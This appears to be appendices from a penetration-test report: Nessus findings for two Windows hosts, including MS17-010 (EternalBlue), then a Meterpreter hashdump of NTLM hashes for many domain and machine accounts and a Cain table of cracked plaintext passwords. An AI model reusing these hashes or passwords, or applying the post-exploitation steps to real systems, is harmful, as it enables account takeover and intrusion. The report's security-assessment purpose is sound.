HIGH	7.6	103876	Microsoft Windows SMB Server (2017-10) Multiple Vulnerabilities (uncredentialed check)
HIGH	7.5	42411	Microsoft Windows SMB Shares Unprivileged Access
MEDIUM	6.8	90510	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)
MEDIUM	5.0	57608	SMB Signing not required
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	10150	Windows NetBIOS / SMB Remote Host Information Disclosure
INFO	N/A	10287	Traceroute Information
INFO	N/A	10394	Microsoft Windows SMB Log In Possible
INFO	N/A	10395	Microsoft Windows SMB Shares Enumeration
INFO	N/A	10398	Microsoft Windows SMB LsaQueryInformationPolicy Function NULL Session Domain SID Enumeration
INFO	N/A	10399	SMB Use Domain SID to Enumerate Users
INFO	N/A	10736	DCE Services Enumeration
INFO	N/A	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure

INFO	N/A	10859	Microsoft Windows SMB LsaQueryInformationPolicy Function SID Enumeration
INFO	N/A	10860	SMB Use Host SID to Enumerate Local Users
INFO	N/A	10897	Microsoft Windows - Users Information : Disabled Accounts
INFO	N/A	10898	Microsoft Windows - Users Information : Never Changed Password
INFO	N/A	10899	Microsoft Windows - Users Information : User Has Never Logged In
INFO	N/A	10900	Microsoft Windows - Users Information : Passwords Never Expire
INFO	N/A	10902	Microsoft Windows 'Administrators' Group User List
INFO	N/A	10913	Microsoft Windows - Local Users Information : Disabled Accounts
INFO	N/A	10914	Microsoft Windows - Local Users Information : Never Changed Passwords
INFO	N/A	10915	Microsoft Windows - Local Users Information : User Has Never Logged In
INFO	N/A	10916	Microsoft Windows - Local Users Information : Passwords Never Expire
INFO	N/A	11011	Microsoft Windows SMB Service Detection
INFO	N/A	11219	Nessus SYN scanner
INFO	N/A	11936	OS Identification
INFO	N/A	17651	Microsoft Windows SMB : Obtains the Password Policy
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	20094	VMware Virtual Machine Detection
INFO	N/A	21745	Authentication Failure - Local Checks Not Run
INFO	N/A	24786	Nessus Windows Scan Not Performed with Admin Privileges
INFO	N/A	25220	TCP/IP Timestamps Supported
INFO	N/A	26917	Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry
INFO	N/A	35716	Ethernet Card Manufacturer Detection
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	53513	Link-Local Multicast Name Resolution (LLMNR) Detection

192.168.0.10 13

INFO	N/A	54615	Device Type
INFO	N/A	86420	Ethernet MAC Addresses
INFO	N/A	96982	Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)
INFO	N/A	100871	Microsoft Windows SMB Versions Supported (remote check)
INFO	N/A	106716	Microsoft Windows SMB2 Dialects Supported (remote check)
INFO	N/A	110385	Authentication Success Insufficient Access

192.168.0.11

2	0	2	0	39
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 43

SEVERITY	CVSS	PLUGIN	NAME
CRITICAL	10.0	53514	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)
CRITICAL	10.0	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
MEDIUM	6.8	90510	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)
MEDIUM	5.0	57608	SMB Signing not required
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	10150	Windows NetBIOS / SMB Remote Host Information Disclosure
INFO	N/A	10287	Traceroute Information
INFO	N/A	10394	Microsoft Windows SMB Log In Possible
INFO	N/A	10395	Microsoft Windows SMB Shares Enumeration
INFO	N/A	10398	Microsoft Windows SMB LsaQueryInformationPolicy Function NULL Session Domain SID Enumeration
INFO	N/A	10399	SMB Use Domain SID to Enumerate Users
INFO	N/A	10736	DCE Services Enumeration
INFO	N/A	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
INFO	N/A	10859	Microsoft Windows SMB LsaQueryInformationPolicy Function SID Enumeration
INFO	N/A	10860	SMB Use Host SID to Enumerate Local Users

INFO	N/A	10897	Microsoft Windows - Users Information : Disabled Accounts
INFO	N/A	10898	Microsoft Windows - Users Information : Never Changed Password
INFO	N/A	10899	Microsoft Windows - Users Information : User Has Never Logged In
INFO	N/A	10900	Microsoft Windows - Users Information : Passwords Never Expire
INFO	N/A	10902	Microsoft Windows 'Administrators' Group User List
INFO	N/A	10913	Microsoft Windows - Local Users Information : Disabled Accounts
INFO	N/A	10914	Microsoft Windows - Local Users Information : Never Changed Passwords
INFO	N/A	10915	Microsoft Windows - Local Users Information : User Has Never Logged In
INFO	N/A	10916	Microsoft Windows - Local Users Information : Passwords Never Expire
INFO	N/A	11011	Microsoft Windows SMB Service Detection
INFO	N/A	11219	Nessus SYN scanner
INFO	N/A	11936	OS Identification
INFO	N/A	17651	Microsoft Windows SMB : Obtains the Password Policy
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	20094	VMware Virtual Machine Detection
INFO	N/A	21745	Authentication Failure - Local Checks Not Run
INFO	N/A	24786	Nessus Windows Scan Not Performed with Admin Privileges
INFO	N/A	25220	TCP/IP Timestamps Supported
INFO	N/A	26917	Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry
INFO	N/A	35716	Ethernet Card Manufacturer Detection
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	53513	Link-Local Multicast Name Resolution (LLMNR) Detection
INFO	N/A	54615	Device Type
INFO	N/A	86420	Ethernet MAC Addresses

192.168.0.11 16

INFO	N/A	96982	Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)
INFO	N/A	100871	Microsoft Windows SMB Versions Supported (remote check)
INFO	N/A	106716	Microsoft Windows SMB2 Dialects Supported (remote check)
INFO	N/A	110385	Authentication Success Insufficient Access

APPENDIX E (HASHES)

HASH DUMP

meterpreter > hashdump

Administrator:500:aad3b435b51404eeaad3b435b51404ee:ebb4324f92238051780d50bcd6cb8f6d:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ab4f1664ad3a8ac47a90d02b3cc4fa37:::

Benny Hill:1000:aad3b435b51404eeaad3b435b51404ee:8516f8dca38b8541bc6f4732c3b304f2:::

R.Gudino:8410:aad3b435b51404eeaad3b435b51404ee:1c2b91dc5b57144d8710c86f3b69db5a:::

E.Breck:8411:aad3b435b51404eeaad3b435b51404ee:8bea9888fa6a7e8863210d08e85af46e:::

D.Lecroy:8412:aad3b435b51404eeaad3b435b51404ee:d922a05bdf6b48fd62372bb7d54e3790:::

C.Armes:8413:aad3b435b51404eeaad3b435b51404ee:64a254697744681ef840ba6bbf8f2799:::

C.Yother:8414:aad3b435b51404eeaad3b435b51404ee:f2e4456f49c5114fd386b118287408a1:::

K.Dipaola:8415:aad3b435b51404eeaad3b435b51404ee:feea695375d63e5c952152a129d83fe3:::

M.Lanasa:8416:aad3b435b51404eeaad3b435b51404ee:1427646b5f652e5c5356029aeb10d608:::

D.Clinard:8417:aad3b435b51404eeaad3b435b51404ee:e036df0eb8bfa5bc9a57f9dd0b6cf05b:::

W.Parekh:8418:aad3b435b51404eeaad3b435b51404ee:bb14ae3d15d5ca0788ded97a9f56062b:::

N.Hooton:8419:aad3b435b51404eeaad3b435b51404ee:78be78d9e9d6eaecce859e9293f33192:::

D.Mcdonough:8420:aad3b435b51404eeaad3b435b51404ee:d668eaa6308051b453fb42b6442ae6af:::

M.Bonneau:8421:aad3b435b51404eeaad3b435b51404ee:0f5377767841495489987477a1ea2568:::

F.Nelms:8422:aad3b435b51404eeaad3b435b51404ee:8cf0e11a315efefa65a66badb9ee719c:::

E.Hillhouse:8423:aad3b435b51404eeaad3b435b51404ee:cdb6c10c1a540ae9de679d7721780d25:::

M.Lampe:8424:aad3b435b51404eeaad3b435b51404ee:6edc41d85c4d9df1fd3140cc121727b8:::

L.Mcnaughton:8425:aad3b435b51404eeaad3b435b51404ee:bdcacccd22886ec9fc00082c3c8dd190:::

D.Halas:8426:aad3b435b51404eeaad3b435b51404ee:b749cb4df09c9e8080fb0180d033419c:::

R.Burstein:8427:aad3b435b51404eeaad3b435b51404ee:29fce465c5830465e59e467d1c8734a0:::

V.Layman:8428:aad3b435b51404eeaad3b435b51404ee:797cafd8bd3e0abbebcdb6bed1438924:::

A.Marsland:8429:aad3b435b51404eeaad3b435b51404ee:0079e667f2853df92448ca7a29353eb0:::

D.Rosamond:8430:aad3b435b51404eeaad3b435b51404ee:d667f7484febd2b91649c9f30d7b77c2:::

B.Riche:8431:aad3b435b51404eeaad3b435b51404ee:4f43d0d3ddd485f818a317f2e871d25f:::

J.Wiste:8432:aad3b435b51404eeaad3b435b51404ee:e8d24c2fce210d42e1aa41ad2ea12e03:::

T.Lefebre:8433:aad3b435b51404eeaad3b435b51404ee:e13000f41575901c2dadd06eb4d53a25:::

S.Dalrymple:8434:aad3b435b51404eeaad3b435b51404ee:41f568873a0d12431c58f7be1f0aff85:::

R.Stoneking:8435:aad3b435b51404eeaad3b435b51404ee:f6d17055873a0d0f8e33a15f80ee6410:::

S.Russom:8436:aad3b435b51404eeaad3b435b51404ee:871af0fff510054b75052a6e83b3c230:::

M.Maxwell:8437:aad3b435b51404eeaad3b435b51404ee:da5156e957e63b6278efba6a2f1864e9:::

Z.Sowders:8438:aad3b435b51404eeaad3b435b51404ee:89950b91a2dbc00ee8f3088ce6903b7c:::

M.Hoy:8439:aad3b435b51404eeaad3b435b51404ee:b9972d4bcf4ea4f7412c9c3386f81d59:::

C.Selzer:8440:aad3b435b51404eeaad3b435b51404ee:cda3e17bc19b99b32736a1f8da959242:::

K.Leiker:8441:aad3b435b51404eeaad3b435b51404ee:f8f33cfb622a90a84bd1a0ca14231bec:::

S.Gerst:8442:aad3b435b51404eeaad3b435b51404ee:253ac7279aca005fced83d52c65bad85:::

D.Kennemer:8443:aad3b435b51404eeaad3b435b51404ee:89541e187b43a9bf187f4d6320b592db:::

L.Angelo:8444:aad3b435b51404eeaad3b435b51404ee:b2fb255aacc92565acb831ef3ae1656a:::

L.Gamino:8445:aad3b435b51404eeaad3b435b51404ee:2cf4e45715850f93ae200620144e4e14:::

S.Tacey:8446:aad3b435b51404eeaad3b435b51404ee:d331d3475575c4601690df4cc35a6f01:::

E.Bouknight:8447:aad3b435b51404eeaad3b435b51404ee:d92f25f435141b3b16ac47c1d62e0198:::

L.Soriano:8448:aad3b435b51404eeaad3b435b51404ee:d263f78dfa282476debea3ac9f2857b8:::

M.Wentz:8449:aad3b435b51404eeaad3b435b51404ee:baef32d3a2a45f89cc817626e6a1863c:::

G.Fuller:8450:aad3b435b51404eeaad3b435b51404ee:2fcea21ce0c60821b5c3eadea5e60f14:::

C.Linen:8451:aad3b435b51404eeaad3b435b51404ee:0264a2c518ee239a175367eac257aca7:::

J.Murrell:8452:aad3b435b51404eeaad3b435b51404ee:4f466d2a388916462a1f763f8463f696:::

A.Eisenmenger:8453:aad3b435b51404eeaad3b435b51404ee:f7f16accc89cd42d8e3d382b49b8e0b5:::

S.Poore:8454:aad3b435b51404eeaad3b435b51404ee:ec7b96c5fbe013072a2be42bfd2e67b7:::

A.Fritzler:8455:aad3b435b51404eeaad3b435b51404ee:4cf93ce6b53f40832259f1ae608f5492:::

M.Otter:8456:aad3b435b51404eeaad3b435b51404ee:52dde9e5b1884274c053b29259a6267a:::

S.Kerfoot:8457:aad3b435b51404eeaad3b435b51404ee:12e5f02ccd00467353271a8f387e5bcd:::

B.Saari:8458:aad3b435b51404eeaad3b435b51404ee:adb59198cc0a99760ca377fd8f0da1a8:::

M.Colberg:8459:aad3b435b51404eeaad3b435b51404ee:069afc973470a39349f539c55d860aa3:::

V.Reighard:8460:aad3b435b51404eeaad3b435b51404ee:001b29a23aff414d21860e15aa6976dc:::

S.Leverich:8461:aad3b435b51404eeaad3b435b51404ee:268945b1e58bb6f0c4d33b27bc6b6ba3:::

C.Hernadez:8462:aad3b435b51404eeaad3b435b51404ee:79aa281d0f85f8ee90a8b5f25eef518e:::

E.Bolander:8463:aad3b435b51404eeaad3b435b51404ee:397435a79ba5fa3519384e3df6627a69:::

S.Abercrombie:8464:aad3b435b51404eeaad3b435b51404ee:dee93aa2d2de3b9db4c7cb2b2587debc:::

D.Kawasaki:8465:aad3b435b51404eeaad3b435b51404ee:9981ca8245be70d58d52e1ed6fa77996:::

J.Killion:8466:aad3b435b51404eeaad3b435b51404ee:41892b82bdc1652bf8e380f0d5b644a6:::

C.Spann:8467:aad3b435b51404eeaad3b435b51404ee:33d85922cc6eaca12db87df4c89c72a9:::

E.Bascom:8468:aad3b435b51404eeaad3b435b51404ee:3a7a97d8d07f0c149d07bd9ffb668a80:::

W.Haakenson:8469:aad3b435b51404eeaad3b435b51404ee:46497435f97220ecd0bde09acf7f929f:::

K.Corney:8470:aad3b435b51404eeaad3b435b51404ee:230dbd88d1f49a35a60ab05dea17d96f:::

K.Husby:8471:aad3b435b51404eeaad3b435b51404ee:26dce0d6a71877a92201ad45b2c7b667:::

R.Avina:8472:aad3b435b51404eeaad3b435b51404ee:4702176798019eeb6557e5c1579798b2:::

C.Corpuz:8473:aad3b435b51404eeaad3b435b51404ee:e17047936f22aaa35ee0f112c6bfc011:::

M.Tilman:8474:aad3b435b51404eeaad3b435b51404ee:f42e8a4b29564b21a2119315b696b473:::

T.Blass:8475:aad3b435b51404eeaad3b435b51404ee:2ab7788278465b2e0ffee15025df2ffb:::

B.Schweitzer:8476:aad3b435b51404eeaad3b435b51404ee:0cc63450a74395729a4048baf96f23ae:::

W.Loch:8477:aad3b435b51404eeaad3b435b51404ee:846296b893e8eee9f10d580bc49bd7ba:::

N.Broady:8478:aad3b435b51404eeaad3b435b51404ee:fd271aeeaadfdd8d42ba21b2489c2cc6:::

L.Sarver:8479:aad3b435b51404eeaad3b435b51404ee:e71928c899f88453cee9c385eed89838:::

F.Ousley:8480:aad3b435b51404eeaad3b435b51404ee:88774a834aeff7f7fb5302cd71a8ef76:::

T.Prestidge:8481:aad3b435b51404eeaad3b435b51404ee:e48450ab2f2c01d8a8d597027f90eb7f:::

G.Nordeen:8482:aad3b435b51404eeaad3b435b51404ee:b497c22be78edf3b41a4eee7f0cc930f:::

G.Youngberg:8483:aad3b435b51404eeaad3b435b51404ee:d837ffc31831a07a958f2409ded88864:::

R.Zoll:8484:aad3b435b51404eeaad3b435b51404ee:19942187b3ac379463edf1ce8cbb3799:::

M.Thiel:8485:aad3b435b51404eeaad3b435b51404ee:35a3656770750386594cea9287a41668:::

N.Bitterman:8486:aad3b435b51404eeaad3b435b51404ee:159df3a9ad6bfc3a5683fd22be6936f0:::

V.Teran:8487:aad3b435b51404eeaad3b435b51404ee:58cd3cc8d7f960b2a3dd6adaa85c9c3b:::

M.Pascucci:8488:aad3b435b51404eeaad3b435b51404ee:930f4c3d1bdef40d93d09dcaa01c5ab9:::

F.Lu:8489:aad3b435b51404eeaad3b435b51404ee:31507f8e3461a3b7bbcc2d077b6b7684:::

I.Cortright:8490:aad3b435b51404eeaad3b435b51404ee:7d656169e817478a07908da3f91702a7:::

M.Birdwell:8491:aad3b435b51404eeaad3b435b51404ee:6dd1301c24a325a125ab4b1896a4cef7:::

E.Mogan:8492:aad3b435b51404eeaad3b435b51404ee:0c9f8f966508cfc1de65994848469423:::

F.Lietz:8493:aad3b435b51404eeaad3b435b51404ee:977dd80e0e80c7e50aced6aac0d98b69:::

A.Mckendree:8494:aad3b435b51404eeaad3b435b51404ee:4b13bb13756bbaf336674bbdd58a42a6:::

R.Sepeda:8495:aad3b435b51404eeaad3b435b51404ee:6dc002ff53b68cfe8bf1de9d04226d30:::

D.Doolin:8496:aad3b435b51404eeaad3b435b51404ee:f662c70f7fcaf37e9fa1a5a2709435ca:::

J.Schack:8497:aad3b435b51404eeaad3b435b51404ee:f4d724b9858dd46344c67ccddbd0eae0:::

E.Leclaire:8498:aad3b435b51404eeaad3b435b51404ee:4e46e33f319547beec537acaccb55a1e:::

J.Uribe:8499:aad3b435b51404eeaad3b435b51404ee:abf06b756ef958f21ad148a1ee069ba5:::

Y.Lezama:8500:aad3b435b51404eeaad3b435b51404ee:596c905409dd38269f64697323ad701a:::

B.Evert:8501:aad3b435b51404eeaad3b435b51404ee:23f88d6d88b3fcc3fc7e7f3ad946c37f:::

D.Jin:8502:aad3b435b51404eeaad3b435b51404ee:8f8d989303e693d8b4a02fd9f5eaf3f7:::

O.Sandoval:8503:aad3b435b51404eeaad3b435b51404ee:d56b26ca91fd58bed72dad01bd4099eb:::

Y.Weinstein:8504:aad3b435b51404eeaad3b435b51404ee:d9bf6697e643b0721481afabad26d632:::

C.Brice:8505:aad3b435b51404eeaad3b435b51404ee:944a174803773026997b5c2af052b722:::

H.Shiba:8506:aad3b435b51404eeaad3b435b51404ee:afb45dce87326f9b48448db6874c1412:::

G.Chica:8507:aad3b435b51404eeaad3b435b51404ee:a9de9a6931b0fcb4a9dd1ed5d29fb162:::

M.Hershberger:8508:aad3b435b51404eeaad3b435b51404ee:4bb63d74483e9bb5cd94c99c325ff4c5:::

test:8510:aad3b435b51404eeaad3b435b51404ee:c5a237b7e9d8e708d8436b6148a25fa1:::

SERVER1$:1001:aad3b435b51404eeaad3b435b51404ee:5b4aa8a860b0dae11648a0d1bf1c0815:::

webs$:8511:aad3b435b51404eeaad3b435b51404ee:1da4fffcb02780085b145e024f93c930:::

secured$:8512:aad3b435b51404eeaad3b435b51404ee:e7bc7fe66d393afd0517d7ea0e9e6667:::

lists$:8513:aad3b435b51404eeaad3b435b51404ee:9af17b2c7237b550b708b54f9d40b8a1:::

pc56$:8514:aad3b435b51404eeaad3b435b51404ee:4f355eaad5550fdaecaded16ca0b02ea:::

rtc5$:8515:aad3b435b51404eeaad3b435b51404ee:f9fd69e581463b17abae5ffc60a2a428:::

cn$:8516:aad3b435b51404eeaad3b435b51404ee:f99a805dc0e1a52b597537a35bf84545:::

wwwchat$:8517:aad3b435b51404eeaad3b435b51404ee:5b43dc6031b23170af3e403ebe26351e:::

lib$:8518:aad3b435b51404eeaad3b435b51404ee:7d341633c2d9f03f9868d83936b174f2:::

pc54$:8519:aad3b435b51404eeaad3b435b51404ee:10e68484cd5a756ebe842facac09047e:::

rho$:8520:aad3b435b51404eeaad3b435b51404ee:39309d445a248bc196009eedfac78059:::

cust21$:8521:aad3b435b51404eeaad3b435b51404ee:18cafb825f99a30ce7b727734a1ec416:::

cust39$:8522:aad3b435b51404eeaad3b435b51404ee:43425fa99705f9e156267c9c0f5cef47:::

ipmonitor$:8523:aad3b435b51404eeaad3b435b51404ee:0cf53cba9583f8d6cffdcf6c276864b3:::

galerias$:8524:aad3b435b51404eeaad3b435b51404ee:7cd3f768f390193d20fc30102a886f65:::

segment-119-
227$:8525:aad3b435b51404eeaad3b435b51404ee:33e9c2af25801b2928b025b24a3a1138:::

b$:8526:aad3b435b51404eeaad3b435b51404ee:93e6524fb0368bf63d2d6a3674c210ab:::

pc19$:8527:aad3b435b51404eeaad3b435b51404ee:d830437fb15a8a8fa3080613eaadbefe:::

correo$:8528:aad3b435b51404eeaad3b435b51404ee:63b4b3fc4a00ecbed8a2ed9d35072a86:::

uranus$:8529:aad3b435b51404eeaad3b435b51404ee:37214569b4edec77af0b8edeb18342c2:::

miami$:8530:aad3b435b51404eeaad3b435b51404ee:e920b255bb70cd9194c15055f7925155:::

CLIENT1$:8532:aad3b435b51404eeaad3b435b51404ee:28e72742632fa1f371d2885a12e69a95:::

CLIENT2$:8533:aad3b435b51404eeaad3b435b51404ee:49b813d6970c12e83e3a8f927d81ea1a:::

SERVER2$:8534:aad3b435b51404eeaad3b435b51404ee:88f3ef8807486de8bc265342ebc8f86a:::

CAIN RESULTS-

User Name	LM Password	< 8	NT Password	LM Hash	NT Hash	challenge	Type
Administrator	* empty *	*		AAD3B435B51...	EBB4324F9223...		LM & NTLM
Guest	* empty *	*	* empty *	AAD3B435B51...	31D6CFE0D16...		LM & NTLM
krbtgt	* empty *	*		AAD3B435B51...	AB4F1664AD3...		LM & NTLM
Benny Hill	* empty *	*		AAD3B435B51...	8516F8DCA38B...		LM & NTLM
R.Gudino	* empty *	*	design	AAD3B435B51...	1C2B91DC5B5...		LM & NTLM
E.Breck	* empty *	*	Winthrop	AAD3B435B51...	8BEA9888FA6A...		LM & NTLM
D.Lecroy	* empty *	*		AAD3B435B51...	D922A05BDF6...		LM & NTLM
C.Armes	* empty *	*	Antoine89	AAD3B435B51...	64A254697744...		LM & NTLM
C.Yother	* empty *	*	megabyte47	AAD3B435B51...	F2E4456F49C5...		LM & NTLM
K.Dipaola	* empty *	*	colonel	AAD3B435B51...	FEEA695375D6...		LM & NTLM
M.Lanasa	* empty *	*	immune44	AAD3B435B51...	1427646B5F652...		LM & NTLM
D.Clinard	* empty *	*	Fedders50	AAD3B435B51...	E036DF0EB8BF...		LM & NTLM
W.Parekh	* empty *	*	polymeric	AAD3B435B51...	BB14AE3D15D...		LM & NTLM
N.Hooton	* empty *	*		AAD3B435B51...	78BE78D9E9D6...		LM & NTLM
D.Mcdonough	* empty *	*	offset66	AAD3B435B51...	D668EAA63080...		LM & NTLM
M.Bonneau	* empty *	*	consort84	AAD3B435B51...	0F53777678414...		LM & NTLM
F.Nelms	* empty *	*		AAD3B435B51...	8CF0E11A315E...		LM & NTLM
E.Hillhouse	* empty *	*	inexpiable	AAD3B435B51...	CDB6C10C1A5...		LM & NTLM
M.Lampe	* empty *	*	proviso38	AAD3B435B51...	6EDC41D85C4...		LM & NTLM
L.Mcnaughton	* empty *	*	Decker41	AAD3B435B51...	BDCACCCD22...		LM & NTLM
D.Halas	* empty *	*	variate21	AAD3B435B51...	B749CB4DF09...		LM & NTLM
R.Burstein	* empty *	*		AAD3B435B51...	29FCE465C583...		LM & NTLM
V.Layman	* empty *	*	occasion	AAD3B435B51...	797CAFD8BD3...		LM & NTLM
A.Marsland	* empty *	*	fondle	AAD3B435B51...	0079E667F2853...		LM & NTLM
D.Rosamond	* empty *	*		AAD3B435B51...	D667F7484FEB...		LM & NTLM
B.Riche	* empty *	*	reckon	AAD3B435B51...	4F43D0D3DDD...		LM & NTLM
J.Wiste	* empty *	*	indefensible48	AAD3B435B51...	E8D24C2FCE21...		LM & NTLM
T.Lefebre	* empty *	*	pilfer1	AAD3B435B51...	E13000F415759...		LM & NTLM
S.Dalrymple	* empty *	*	Inverness75	AAD3B435B51...	41F568873A0D...		LM & NTLM
R.Stoneking	* empty *	*	resort71	AAD3B435B51...	F6D17055873A...		LM & NTLM
S.Russom	* empty *	*	armadillo19	AAD3B435B51...	871AF0FFF510...		LM & NTLM
M.Maxwell	* empty *	*	Barstow58	AAD3B435B51...	DA5156E957E6...		LM & NTLM
Z.Sowders	* empty *	*	ringmaster12	AAD3B435B51...	89950B91A2DB...		LM & NTLM
M.Hoy	* empty *	*	Stirling12	AAD3B435B51...	B9972D4BCF4E...		LM & NTLM
C.Selzer	* empty *	*	coworker91	AAD3B435B51...	CDA3E17BC19...		LM & NTLM
K.Leiker	* empty *	*	downbeat5	AAD3B435B51...	F8F33CFB622A...		LM & NTLM
S.Gerst	* empty *	*	withstood	AAD3B435B51...	253AC7279AC...		LM & NTLM
D.Kennemer	* empty *	*	grantor91	AAD3B435B51...	89541E187B43...		LM & NTLM
L.Angelo	* empty *	*	adject85	AAD3B435B51...	B2FB255AACC...		LM & NTLM
L.Gamino	* empty *	*	tighten	AAD3B435B51...	2CF4E4571585...		LM & NTLM
S.Tacey	* empty *	*	victual	AAD3B435B51...	D331D3475575...		LM & NTLM
E.Bouknight	* empty *	*	gypsum	AAD3B435B51...	D92F25F43514...		LM & NTLM
L.Soriano	* empty *	*	Israelite	AAD3B435B51...	D263F78DFA28...		LM & NTLM
M.Wentz	* empty *	*	dissipate	AAD3B435B51...	BAEF32D3A2A...		LM & NTLM
G.Fuller	* empty *	*	meticulous	AAD3B435B51...	2FCEA21CE0C...		LM & NTLM
C.Linen	* empty *	*	forgettable58	AAD3B435B51...	0264A2C518EE...		LM & NTLM
J.Murrell	* empty *	*	integrity85	AAD3B435B51...	4F466D2A3889...		LM & NTLM
A.Eisenmenger	* empty *	*	dietary47	AAD3B435B51...	F7F16ACCC89...		LM & NTLM
S.Poore	* empty *	*	blithe10	AAD3B435B51...	EC7B96C5FBE0...		LM & NTLM
A.Fritzler	* empty *	*	quicklime92	AAD3B435B51...	4CF93CE6B53F...		LM & NTLM
M.Otter	* empty *	*	australite11	AAD3B435B51...	52DDE9E5B188...		LM & NTLM
S.Kerfoot	* empty *	*	Walgreen	AAD3B435B51...	12E5F02CCD00...		LM & NTLM
B.Saari	* empty *	*	animism52	AAD3B435B51...	ADB59198CC0...		LM & NTLM
M.Colberg	* empty *	*	silverware49	AAD3B435B51...	069AFC973470...		LM & NTLM
V.Reighard	* empty *	*	selfadjoint96	AAD3B435B51...	001B29A23AFF...		LM & NTLM
S.Leverich	* empty *	*	switch69	AAD3B435B51...	268945B1E58B...		LM & NTLM
C.Hernadez	* empty *	*	smooth42	AAD3B435B51...	79AA281D0F85...		LM & NTLM
E.Bolander	* empty *	*	whistleable	AAD3B435B51...	397435A79BA5...		LM & NTLM
S.Abercrombie	* empty *	*		AAD3B435B51...	DEE93AA2D2D...		LM & NTLM
D.Kawasaki	* empty *	*		AAD3B435B51...	9981CA8245BE...		LM & NTLM
J.Killion	* empty *	*	familial	AAD3B435B51...	41892B82BDC1...		LM & NTLM
C.Spann	* empty *	*	suspicious80	AAD3B435B51...	33D85922CC6E...		LM & NTLM
E.Bascom	* empty *	*	discuss19	AAD3B435B51...	3A7A97D8D07...		LM & NTLM
W.Haakenson	* empty *	*	Hopkinsian93	AAD3B435B51...	46497435F9722...		LM & NTLM
K.Corney	* empty *	*	featherbedding25	AAD3B435B51...	230DBD88D1F4...		LM & NTLM
K.Husby	* empty *	*	counselor43	AAD3B435B51...	26DCE0D6A71...		LM & NTLM
R.Avina	* empty *	*	candela	AAD3B435B51...	4702176798019...		LM & NTLM
C.Corpuz	* empty *	*	bordello	AAD3B435B51...	E17047936F22...		LM & NTLM
M.Tilman	* empty *	*	bureaucrat77	AAD3B435B51...	F42E8A4B2956...		LM & NTLM
T.Blass	* empty *	*	physiotherapist62	AAD3B435B51...	2AB778827846...		LM & NTLM
B.Schweitzer	* empty *	*	extradition33	AAD3B435B51...	0CC63450A743...		LM & NTLM
W.Loch	* empty *	*	infrequent73	AAD3B435B51...	846296B893E8E...		LM & NTLM
N.Broady	* empty *	*	discovery88	AAD3B435B51...	FD271AEEAAD...		LM & NTLM
L.Sarver	* empty *	*	coefficient69	AAD3B435B51...	E71928C899F8...		LM & NTLM
F.Ousley	* empty *	*	referable8	AAD3B435B51...	88774A834AEF...		LM & NTLM
T.Prestidge	* empty *	*	girlie98	AAD3B435B51...	E48450AB2F2C...		LM & NTLM
G.Nordeen	* empty *	*	Magdalene12	AAD3B435B51...	B497C22BE78E...		LM & NTLM
G.Youngberg	* empty *	*	disruption96	AAD3B435B51...	D837FFC31831...		LM & NTLM
R.Zoll	* empty *	*	quickstep	AAD3B435B51...	19942187B3AC...		LM & NTLM
M.Thiel	* empty *	*	Abramson	AAD3B435B51...	35A365677075...		LM & NTLM

User Name	LM Password	< 8	NT Password	LM Hash	NT Hash	challenge	Type
N.Bitterman	* empty *	*	nutrition88	AAD3B435B51...	159DF3A9AD6...		LM & NTLM
V.Teran	* empty *	*	dichotomy91	AAD3B435B51...	58CD3CC8D7F...		LM & NTLM
M.Pascucci	* empty *	*	committeemen	AAD3B435B51...	930F4C3D1BDE...		LM & NTLM
F.Lu	* empty *	*	benefit	AAD3B435B51...	31507F8E3461...		LM & NTLM
I.Cortright	* empty *	*		AAD3B435B51...	7D656169E817...		LM & NTLM
M.Birdwell	* empty *	*	corruptible12	AAD3B435B51...	6DD1301C24A...		LM & NTLM
E.Mogan	* empty *	*	glaucous87	AAD3B435B51...	0C9F8F966508...		LM & NTLM
F.Lietz	* empty *	*	nimbus	AAD3B435B51...	977DD80E0E80...		LM & NTLM
A.Mckendree	* empty *	*	skyrocket	AAD3B435B51...	4B13BB13756B...		LM & NTLM
R.Sepeda	* empty *	*	cruddy	AAD3B435B51...	6DC002FF53B6...		LM & NTLM
D.Doolin	* empty *	*	handstand51	AAD3B435B51...	F662C70F7FCA...		LM & NTLM
J.Schack	* empty *	*	cassette56	AAD3B435B51...	F4D724B9858D...		LM & NTLM
E.Leclaire	* empty *	*	Clarendon	AAD3B435B51...	4E46E33F31954...		LM & NTLM
J.Uribe	* empty *	*	guardian37	AAD3B435B51...	ABF06B756EF9...		LM & NTLM
Y.Lezama	* empty *	*		AAD3B435B51...	596C905409DD...		LM & NTLM
B.Evert	* empty *	*		AAD3B435B51...	23F88D6D88B3...		LM & NTLM
D.Jin	* empty *	*	reflectance78	AAD3B435B51...	8F8D989303E6...		LM & NTLM
O.Sandoval	* empty *	*	sprain19	AAD3B435B51...	D56B26CA91F...		LM & NTLM
Y.Weinstein	* empty *	*	democracy65	AAD3B435B51...	D9BF6697E643...		LM & NTLM
C.Brice	* empty *	*	Algerian1	AAD3B435B51...	944A17480377...		LM & NTLM
H.Shiba	* empty *	*	multiplication	AAD3B435B51...	AFB45DCE8732...		LM & NTLM
G.Chica	* empty *	*	irreclaimable	AAD3B435B51...	A9DE9A6931B0...		LM & NTLM
M.Hershberger	* empty *	*	Gaussian88	AAD3B435B51...	4BB63D74483E...		LM & NTLM
